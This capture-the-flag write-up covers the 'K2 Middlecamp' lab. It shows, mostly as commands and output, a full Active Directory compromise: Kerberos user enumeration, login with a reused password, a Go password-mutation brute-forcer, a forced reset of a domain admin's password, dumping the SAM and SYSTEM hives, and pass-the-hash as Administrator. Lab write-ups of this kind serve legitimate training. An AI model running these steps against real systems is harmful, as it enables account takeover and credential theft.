K2 2
Challenge: K2 Middlecamp
We've reached the middle-camp, our backs breaking under the heavy load of oxygen tanks! But the view is totally worth it, wow.
As always we start with an AutoRecon against our target IP address.
Host is up, received user-set (0.022s latency).
Scanned at 2025-11-04 16:56:00 GMT for 201s
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-11-04 16:57:43Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: k2.thm0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: k2.thm0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
3389/tcp  open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
|_ssl-date: 2025-11-04T16:59:23+00:00; +2s from scanner time.
| rdp-ntlm-info:
|   Target_Name: K2
|   NetBIOS_Domain_Name: K2
|   NetBIOS_Computer_Name: K2SERVER
|   DNS_Domain_Name: k2.thm
|   DNS_Computer_Name: K2Server.k2.thm
|   DNS_Tree_Name: k2.thm
|   Product_Version: 10.0.17763
|_  System_Time: 2025-11-04T16:58:43+00:00
| ssl-cert: Subject: commonName=K2Server.k2.thm
| Issuer: commonName=K2Server.k2.thm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-11-03T15:38:21
| Not valid after:  2026-05-05T15:38:21
| MD5:   92e1:8928:75f1:b461:4626:5b5b:dd40:52d5
| SHA-1: 3a2b:7e61:4f03:5987:71fe:ac49:6e7d:9a8e:b8ca:d5e3
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49679/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49707/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49811/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
SMB login does not work so we move on to different options. We read in the instructions that we must all information from the previous exercise so let's try logging in as r.bud or j.bold.
Let's also add k2.thm and K2Server.k2.thm to our /etc/hosts.
Now let's try logging in as either user, using their old password, first we check if these usernames are even valid in the first place or if we need to generate a list of usernames.
user@kernel ~/t/b/k/t/r/10.10.42.107 [1]> kerbrute userenum --dc K2SERVER -d k2.thm pos.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 11/04/25 - Ronnie Flathers @ropnop

2025/11/04 17:32:00 >  Using KDC(s):
2025/11/04 17:32:00 >      K2SERVER:88

2025/11/04 17:32:00 >  [+] VALID USERNAME:     j.bold@k2.thm
2025/11/04 17:32:00 >  [+] VALID USERNAME:     r.bud@k2.thm
2025/11/04 17:32:00 >  Done! Tested 2 usernames (2 valid) in 0.026 seconds
It seems we inferred correctly, these usernames can be used to login to the system. However, we still need to check if the passwords are correct.
We succesfully login as rose:
user@kernel ~/t/b/k/t/r/1/scans> evil-winrm -i k2server.k2.thm -u 'r.bud' -p vRMkaVgdfxhW!8

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\r.bud\Documents>
Apparantly Rose is able to give people's account remote access. Given the note on here dashboard:
Done:
1. Note was sent and James has already performed the required action. They have informed me that they kept the base password the same, they just added two more characters to meet the criteria. It is easier for James to remember it that way.

2. James's password meets the criteria.

Pending:
1. Give James Remote Access.
James seems to have added two extra characters to his password, this is our opening to create a full list of passwords. Let's use Golang for this.
package main

import (
    "fmt"
    "os"
)

func main() {
    base := "rockyou"
    specialChars := "!\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~"

    // Open output file
    file, err := os.Create("james_possible_passwords.txt")
    if err != nil {
        fmt.Printf("Error creating file: %v\n", err)
        return
    }
    defer file.Close()

    // Generate combinations following the Python logic
    count := 0

    for i := 0; i < 10; i++ {
        for _, specialChar := range specialChars {
            // Pattern 1: base + special + number
            password1 := fmt.Sprintf("%s%c%d", base, specialChar, i)
            file.WriteString(password1 + "\n")
            count++

            // Pattern 2: base + number + special
            password2 := fmt.Sprintf("%s%d%c", base, i, specialChar)
            file.WriteString(password2 + "\n")
            count++

            // Pattern 3: special + number + base
            password3 := fmt.Sprintf("%c%d%s", specialChar, i, base)
            file.WriteString(password3 + "\n")
            count++

            // Pattern 4: number + special + base
            password4 := fmt.Sprintf("%d%c%s", i, specialChar, base)
            file.WriteString(password4 + "\n")
            count++

            // Pattern 5: number + base + special
            password5 := fmt.Sprintf("%d%s%c", i, base, specialChar)
            file.WriteString(password5 + "\n")
            count++

            // Pattern 6: special + base + number
            password6 := fmt.Sprintf("%c%s%d", specialChar, base, i)
            file.WriteString(password6 + "\n")
            count++
        }
    }

    fmt.Printf("Generated %d passwords in james_possible_passwords.txt\n", count)
}
Using the generated passwords to brute-force the account:
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 11/04/25 - Ronnie Flathers @ropnop

2025/11/04 18:45:14 >  Using KDC(s):
2025/11/04 18:45:14 >      k2server.k2.thm:88

2025/11/04 18:45:31 >  [+] VALID LOGIN:     j.bold@k2.thm:{}rockyou
2025/11/04 18:45:31 >  Done! Tested 1567 logins (1 successes) in 17.380 seconds
Sadly using Evil-WinRM does not work. Let's try to collect data using bloodhound-python for Bloodhound.

Here we see that J.SMITH is a domain admin. Our exploitation path is like so:

Let's change the password of J.SMITH using the James Bold account.
user@kernel ~/t/b/k/t/r/1/scans> net rpc password 'j.smith' 'Bingo123@' -U 'K2.THM'/'j.bold'%'PASSWORD' -S 'k2server.k2.thm'
And login using Evil-WinRM.
user@kernel ~/t/b/k/t/r/1/scans> evil-winrm -i k2server.k2.thm -u 'j.smith' -p "Bingo123@"

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\j.smith\Documents>
After which we find our user flag.
Now let's see of which group this user is part:
*Evil-WinRM* PS C:\Users\j.smith\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                          Attributes
========================================== ================ ============================================ ===============================================================
Everyone                                   Well-known group S-1-1-0                                      Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators                   Alias            S-1-5-32-551                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                     Mandatory group, Enabled by default, Enabled group
K2\IT Staff 1                              Alias            S-1-5-21-1966530601-3185510712-10604624-1116 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                  Mandatory group, Enabled by default, Enabled group
We notice that this user is part of the Backup Operators group. This can be exploited by dumping the SAM, SECURITY and SYSTEM hives. For more information have a read here if you're interested.
*Evil-WinRM* PS C:\Users\j.smith\Documents> reg save HKLM\SAM sam.reg
The operation completed successfully.

*Evil-WinRM* PS C:\Users\j.smith\Documents> reg save HKLM\SYSTEM system.reg
The operation completed successfully.
Now we can download these hives easily using the Evil-WinRM download command. After download the hives, let's use samdump2 to download the files.
user@kernel ~/t/b/k/t/r/10.10.42.107 [2]> impacket-secretsdump -sam sam.reg -system system.reg local
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x36c8d26ec0df8b23ce63bcefa6e2d821
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9545b61858c043477c350ae86c37b32f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up...
Now let's connect using the hash
user@kernel ~/t/b/k/t/r/10.10.42.107> evil-winrm -i k2server.k2.thm -u 'Administrator' -H 9545b61858c043477c350ae86c37b32f

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
And we have our final flag! Onwards to the summit now.